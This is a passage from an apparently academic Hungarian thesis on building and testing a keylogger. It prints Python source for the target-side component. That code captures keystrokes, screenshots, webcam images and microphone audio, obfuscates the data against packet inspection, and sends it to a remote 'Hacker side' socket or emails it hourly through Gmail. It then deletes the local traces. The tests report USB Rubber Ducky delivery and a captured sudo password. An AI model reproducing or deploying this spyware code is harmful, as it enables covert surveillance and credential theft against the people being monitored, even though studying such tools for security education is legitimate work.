A *get_time* függvény visszatéríti az adott időt „nap/hónap/év | óra:perc:másodperc” formátumban.

```

'''
Gets current time

@return: time in dd/mm/yyyy | HH:MM:SS format
'''
def get_time():
    date_time = datetime.now().strftime("%d/%m/%Y | %H:%M:%S")
    return date_time

```

A *keys* változóba karakterként vagy karakterláncként kerül a lenyomott billentyű, ezért le kell cseélni a szélső idézőjeleket üres karakterekre. Karakter helyett akkor kerül karakterlánc, ha olyan karaktereket nyomunk le, amelyek nem nyomtathatóak, például: *ENTER*, *SPACE*, stb. Ilyenkor *Key.enter* vagy *Key.space* stb formátumban kapjuk meg.

A hálózaton közlekedő adatokat meg lehet nézni a wireshark szoftverrel, amelyet csomagok analizálására használnak. Észre lehet venni, hogy az adatok emberileg olvashatóak (ábra 4.10), ezért a python base64 modulját alkalmazva kódoljuk a küldendő adatokat. A kódolás után a *pickle* modul segítségével bájtokká tömörítjük az adatokat.

0000	00 08 9f 6e 09 59 04 d9 f5 cf 5c 50 08 00 45 00	...n·Y... ··\P··E·
0010	00 51 67 89 40 00 80 06 a5 99 c0 a8 00 10 05 0f	·Qg·@... ········
0020	27 bd dd 97 27 11 ff 08 5b 6c 78 5e 79 65 50 18	'...'... [1x^yeP·
0030	02 00 6b 3e 00 00 00 27 5b 27 63 68 61 72 73 27	··k>····' ['chars'
0040	2c 20 27 31 39 2f 30 33 2f 32 30 32 31 20 7c 20	, '19/03 /2021
0050	31 35 3a 34 34 3a 32 37 27 2c 20 27 31 27 5d	15:44:27 ', '1']

4.10. ábra. A csomag wireshark-al elfogva

Ha a kapcsolat felbomlott, akkor e-mail-en keresztül küldi tovább az adatokat óránként. Itt lépnek érvénybe a gmail cím, a jelszó, a gmail szolgáltatás, és a gmail port. Az adat felépítése ugyan úgy zajlik, mint a kapcsolat alatt. Ebben az esetben a lenyomott billentyűket összegyűjti egy állományba és azt csatolja később az e-mail-hez a képernyőképpel együtt. Egy e-mail felépítése python 3-ban:

```

msg = MIMEMultipart()
msg['From'] = self.email_address
msg['To'] = self.email_address
msg['Subject'] = 'Keylogger result'
body = date_time
msg.attach(MIMEText(body, 'plain'))
file_attachment = MIMEBase('application', 'octet-stream')

with open(os.path.join(temp_path, filename), 'rb') as handler:
    file_attachment.set_payload(handler.read())

encoders.encode_base64(file_attachment)
file_attachment.add_header('Content-Disposition', "attachment; filename=" +
    filename)
msg.attach(file_attachment)

```

```

if take_screenshot(self.temp_path):
    image_attachment = MIMEBase('application', 'octet-stream')

    with open(os.path.join(self.temp_path, "screenshot.png"), 'rb') as handler:
        image_attachment.set_payload(handler.read())

    encoders.encode_base64(image_attachment)
    image_attachment.add_header('Content-Disposition', "attachment;
        filename=screenshot.png")
    msg.attach(image_attachment)

content = msg.as_string()

```

Miután felépítettük az e-mail-t, kell csatlakozni a gmail szolgáltatóhoz és elküldeni azt. Ha az e-mail sikeresen el lett küldve, akkor az az állomány, amelybe a lenyomott billentyűket mentettük, törlésre kerül, hogy ne küldjük el ugyan azt még egyszer. A *content* változó tartalmazza a teljes e-mail-t a csatolmányokkal együtt.

```

with smtplib.SMTP(self.smtp_alias, self.smtp_port) as smtp_server:
    smtp_server.starttls()
    smtp_server.login(self.email_address, self.email_password)
    smtp_server.sendmail(self.email_address, self.email_address, content)

if os.path.isfile(os.path.join(temp_path, filename)):
    os.remove(os.path.join(temp_path, filename))
if os.path.isfile(os.path.join(temp_path, "screenshot.png")):
    os.remove(os.path.join(temp_path, "screenshot.png"))

```

4.2.3. MenuHandlerTarget osztály

A *MenuHandlerTarget* osztály foglalkozik az opciók fogadásával, és az opciók által elvégzett feladatokkal. Ez az osztály egy külön szálon kell, hogy fusson, máskülönben blokkolná a fő szálát, ahol a billentyűzetet hallgató osztály fut, lásd 25. oldal 4.2.2, ezért a *Thread* osztályból származtatjuk. A Hacker oldaltól kapott opciók döntik el, hogy milyen adatot épít fel, és küld el a program:

- 1 - képernyőkép
- 2 - webkamerakép
- 3 - hangrögzítés
- 4 - felbontja a kapcsolatot

```

date_time = datetime.now().strftime("%d_%H_%M_%S")
if option == '1':
    data = ["image", date_time]

```

```

if take_screenshot(self.temp_path):
    if os.path.isfile(os.path.join(self.temp_path, "screenshot.png")):
        with open(os.path.join(self.temp_path, "screenshot.png"), 'rb') as
            handler:
                data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
try:
    data = b64encode(str(data).encode())
    data = pickle.dumps(data)
    self.connection.socket_interact.send(data)
except Exception:
    break
elif option == '2':
    data = ["wcpic", date_time]

    if take_webcam_picture(self.temp_path):
        if os.path.isfile(os.path.join(self.temp_path, "wc_picture.png")):
            with open(os.path.join(self.temp_path, "wc_picture.png"), 'rb') as
                handler:
                    data.append(handler.read())
        else:
            data.append("Error")
    else:
        data.append("Error")
    try:
        data = b64encode(str(data).encode())
        data = pickle.dumps(data)
        self.connection.socket_interact.send(data)
    except Exception:
        break
elif option == '3':
    data = ["audio", date_time]

    if record_audio(self.temp_path):
        if os.path.isfile(os.path.join(self.temp_path, "rec_audio.wav")):
            with open(os.path.join(self.temp_path, "rec_audio.wav"), 'rb') as
                handler:
                    data.append(handler.read())
        else:
            data.append("Error")
    else:
        data.append("Error")
    try:
        data = b64encode(str(data).encode())
        data = pickle.dumps(data)
        self.connection.socket_interact.send(data)

```

```

except Exception:
    break
elif option == '4':
    data = ["close", date_time, "Exit"]
    data = b64encode(str(data).encode())
    data = pickle.dumps(data)
    self.connection.socket_stream.send(data)
    self.connection.socket_stream.close()
    self.connection.socket_interact.close()
    break

```

A *take_screenshot* függvény fogja megcsinálni a képernyőképet, amely igazat térít vissza, ha sikerült lementenie a képet a *save_path* változó tartalmazta helyre. Ugyan ezek érvényesek a *take_webcam_picture* és a *record_audio* függvényekre is.

```

def take_screenshot(save_path):
    try:
        pyautogui.screenshot(os.path.join(save_path, "screenshot.png"))
    except Exception:
        return False
    return True

def take_webcam_picture(save_path):
    video_capture = cv2.VideoCapture(0)
    if video_capture.isOpened():
        rval, frame = video_capture.read()
        cv2.imwrite(os.path.join(save_path, "wc_picture.png"), frame)
        return True
    return False

def record_audio(save_path):
    chunk = 1024
    sample_format = pyaudio.paInt16 # 16 bits per sample
    channels = 2
    fs = 44100 # Record at 44100 samples per second
    seconds = 10

    pa = pyaudio.PyAudio()

    try:
        stream = pa.open(format=sample_format, channels=channels, rate=fs,
                           frames_per_buffer=chunk, input=True)
        frames = []

        for i in range(0, int(fs / chunk * seconds)):
            data = stream.read(chunk)
            frames.append(data)

```

```
stream.stop_stream()
stream.close()
pa.terminate()

wf = wave.open(os.path.join(save_path, "rec_audio.wav"), 'wb')
wf.setnchannels(channels)
wf.setsampwidth(pa.get_sample_size(sample_format))
wf.setframerate(fs)
wf.writeframes(b''.join(frames))
wf.close()
except Exception:
    return False
return True
```

A hangrögzítés egy kicsivel másképp kezelendő, mert meg kell mondani, hogy egy részt hány bájton ábrázoljon (1024), milyen formátumba ábrázolja (16 bit int), hány csatornán (2) ábrázolja a hanghullámokat, mekkora frekvencián (44.1 kHz) és hány másodperces felvételt akarunk elmenteni (10). Ezek a függvények egy úgynevezett *utils.py* mellékállományban vannak implementálva, amely említésre kerül a komponensek bemutatásánál.

5. fejezet

Kísérleti eredmények

A szoftver teszteléséhez létrehoztunk egy-egy virtuális gépet a gyakori operációs rendszerekről, és valós gépeken is teszteltük. A virtuális gépek létrehozásához a VMware Workstation szoftvert használtuk.

5.1. Virtuális gépeken való kísérlet

Három virtuális gépet kellett létrehozni, és telepíteni a Windows, Linux és Mac operációs rendszereket. Ezeken a gépeken telepítve volt a python 3.X és a szükséges csomagok a tesztelés kivitelezéséhez. A rendszer elindítása után csatlakoztatjuk a USB Rubber Ducky-t, amely letölti a futtatható (EXE vagy ELF) fájlt a rendszerre.

Az EXE a Windows rendszerekre jellemző futtatható fájlok. Az ELF pedig a UNIX rendszerekre jellemző, mivel az EXE egy fájl kiterjesztése (például: keylogger.exe), UNIX rendszereken a fájl kiterjesztése elhanyagolható (például: keylogger).


A következő alfejezetek a különböző operációs rendszereken mért eredményeket mutatják be.

5.1.1. Windows rendszer (VM)

A rendszer specifikációi: 4 processzor (processzorok száma: 1, mag/processzor: 4), 4 GB memória, 60 GB merevlemez tárhely, 64 bites architektúra, Windows 10 Pro.

Két felhasználót készítettünk, egy az alapértelmezett, amelyik adminisztrátor jogosultsággal rendelkezik (John), a másik egy hétköznapi felhasználó (Steve). Steve felhasználónak szüksége van John felhasználó jelszavára, ha olyan dolgokat akar végrehajtani, amelyekhez nincs jogosultsága.

Steve felhasználót használva, ha be szeretnénk lépni John felhasználó mappájába, akkor felugrik egy ablak, amely kéri az admin jelszavát, lásd ábra 5.1. Ebben a helyzetben az általunk fejlesztett keylogger nem képes elfogni a lenyomott billentyűket. Bármely más helyzetben sikeresen elfogja a lenyomott billentyűket.



5.1. ábra. Jogosultságkezelő ablak

5.1.2. Linux rendszer (VM)

A rendszer specifikációi: 16 processzor (processzorok száma: 4, mag/processzor: 4), 8 GB memória, 200 GB merevlemez tárhely, 64 bites architektúra, Kali Linux KDE.

Létrehoztunk egy felhasználót (John) adminisztrátor jogosultsággal. Észrevettük, hogy a szoftver elfogja a jelszó mezőbe írt karaktereket is. A következő ábrák 5.2 és 5.3 szemléltetik ezt.

```
(john@kali)-[~]
$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on kali:
    (ALL : ALL) ALL
```

5.2. ábra. John felhasználó terminálja

```
18/05/2021 | 09:23:42      sudo
18/05/2021 | 09:23:44      -l
18/05/2021 | 09:23:48      123456789
```


5.3. ábra. Az elfogott karakterek

A `sudo -l` paracsot alkalmazva megnézhetjük, hogy milyen parancsokat futtathatunk `sudo`, vagy adminisztrátor joggal. Ehhez szükséges megadni a felhasználó (John) jelszavát. Az ábra 5.3 mutatja, hogy a pirossal bekeretezett részen John felhasználó jelszava található, amit az ábra 5.2 jelszó mezőjébe beírtunk (jelszó mező: [sudo] password for john:).

5.1.3. Mac rendszer (VM)


A rendszer specifikációi: 2 processzor (processzorok száma: 1, mag/processzor: 2), 8 GB memória, 100 GB merevlemez tárhely, 64 bites architektúra, MacOS Catalina 10.15.5.

Az operációs rendszer telepítésekor létrehoztunk egy felhasználót (John), akinek adminisztrátor jogosultsága van. A szoftver elindításakor (ha terminálból indítjuk el) felugrik egy ablak, amely kérvényezi a billentyűzet monitorizálásához az engedélyt, lásd ábra 5.4. Így csak akkor működik a szoftver miután a felhasználó engedélyezte, ha nincs alapból engedélyezve. Ez a helyzet fentáll akkor is, ha kameraképet szeretnénk készíteni, és esetekben a képernyőképénél is.



5.4. ábra. Engedélyező ablak MAC rendszeren

Feltételezzük, hogy az engedély a billentyűzet monitorizálásához megvan, így el tudjuk fogni a leütött billentyűket. Ebben az esetben is, mint a Windows rendszer esetében, ha adminisztrátor jogosultság kell egy feladat elvégzéséhez, akkor azt a jelszót nem tudjuk elfogni. Az ábra 5.5 szemlélteti, hogy a megadott jelszót nem tudjuk elfogni.



```
john — zsh — 98x29
Last login: Mon May 17 05:50:40 on ttys000
john@Johns-Mac ~ % sudo -l
Password:
Matching Defaults entries for john on Johns-Mac:
    env_reset, env_keep+=BLOCKSIZE, env_keep+=COLORFGBG COLORTERM,
    env_keep+=__CF_USER_TEXT_ENCODING, env_keep+=CHARSET LANG LANGUAGE LC_ALL LC_COLLATE
    LC_CTYPE", env_keep+=LC_MESSAGES LC_MONETARY LC_NUMERIC LC_TIME", env_keep+=LINES COLUMNS",
    env_keep+=LSCOLORS, env_keep+=SSH_AUTH_SOCK, env_keep+=TZ, env_keep+=DISPLAY XAUTHORIZATION
    XAUTHORITY", env_keep+=EDITOR VISUAL", env_keep+=HOME MAIL", lecture_file=/etc/sudo_lecture

User john may run the following commands on Johns-Mac:
    (ALL) ALL
john@Johns-Mac ~ %
```

5.5. ábra. Terminálon végzett feladat John felhasználóval

5.2. Valós gépeken való kísérlet

Valós gépek alatt a saját laptopomat és asztali gépemet használtam tesztelésre, Windows és Linux operációs rendszereken. Mac operációs rendszer alatti tesztelésben egyik rokonom segített ki egy Apple laptoppal.

A tesztek eredményei teljesen megegyeztek a virtuális gépeken való tesztek eredményeivel. Ebben az esetben is a bejelentkezési jelszavak elfogására törekedtem. Windows és Mac rendszereken nem tudtam a jelszavakat begyűjteni, míg Linux rendszeren ez sikeres volt. A virtuális gépeken levő operációs rendszerek és a valós gépeken levő operációs rendszerek verziója között nem volt nagy eltérés. A kicsi eltérés alatt azt értem, hogy az operációs rendszerek megegyeznek csak egyes helyeken frissített verzióval teszteltem és máshol peding régebbi verzióval.

6. fejezet

Következtetések

Ábrák jegyzéke

2.1. Általános keylogger	4
3.1. A keylogger rendszer usecase diagramja	8
3.2. Működési folyamat	9
3.3. Kommunikáció követése a parancssoron	11
4.1. Komponens diagram	14
4.2. Hacker oldali osztály diagram	16
4.3. GUI ablak	17
4.4. Publisher subscriber kapcsolat	18
4.5. Az általunk használt publisher subscriber kapcsolat	19
4.6. Konfigurációs beállítások a Google fióknál	21
4.7. Gmail beállítás	21
4.8. Az elküldött e-mail eredménye	22
4.9. Target oldali osztály diagram	24
4.10. A csomag wireshark-al elfogva	26
5.1. Jogosultságkezelő ablak	32
5.2. John felhasználó terminálja	32
5.3. Az elfogott karakterek	33
5.4. Engedélyező ablak MAC rendszeren	33
5.5. Terminálon végzett feladat John felhasználóval	34

Táblázatok jegyzéke

3.1. Példa szóépítésre	10
4.1. Csomag	20

Irodalom

- [1] Yahye Abukar Ahmed és tsai. “Survey of Keylogger technologies”. *Int J Comput Sci Telecommun* 5.2 (2014), 31. old.
- [2] Jamie Butler, Bill Arbaugh és Nick Petroni. “R²: The exponential growth of rootkit techniques”. *BlackHat USA 2006* (2006).
- [3] Kevin Mitnick (with William L. Simon). *Ghost in the Wires*. Back Bay Books, 2012.
- [4] Preeti Tuli és Priyanka Sahu. “System monitoring and security using keylogger”. *International Journal of Computer Science and Mobile Computing* 2.3 (2013), 106–111. old.
- [5] Christopher Wood és Rajendra Raj. “Keyloggers in Cybersecurity Education.” *Security and Management*. Citeseer. 2010, 293–299. old.

7. fejezet

Függelék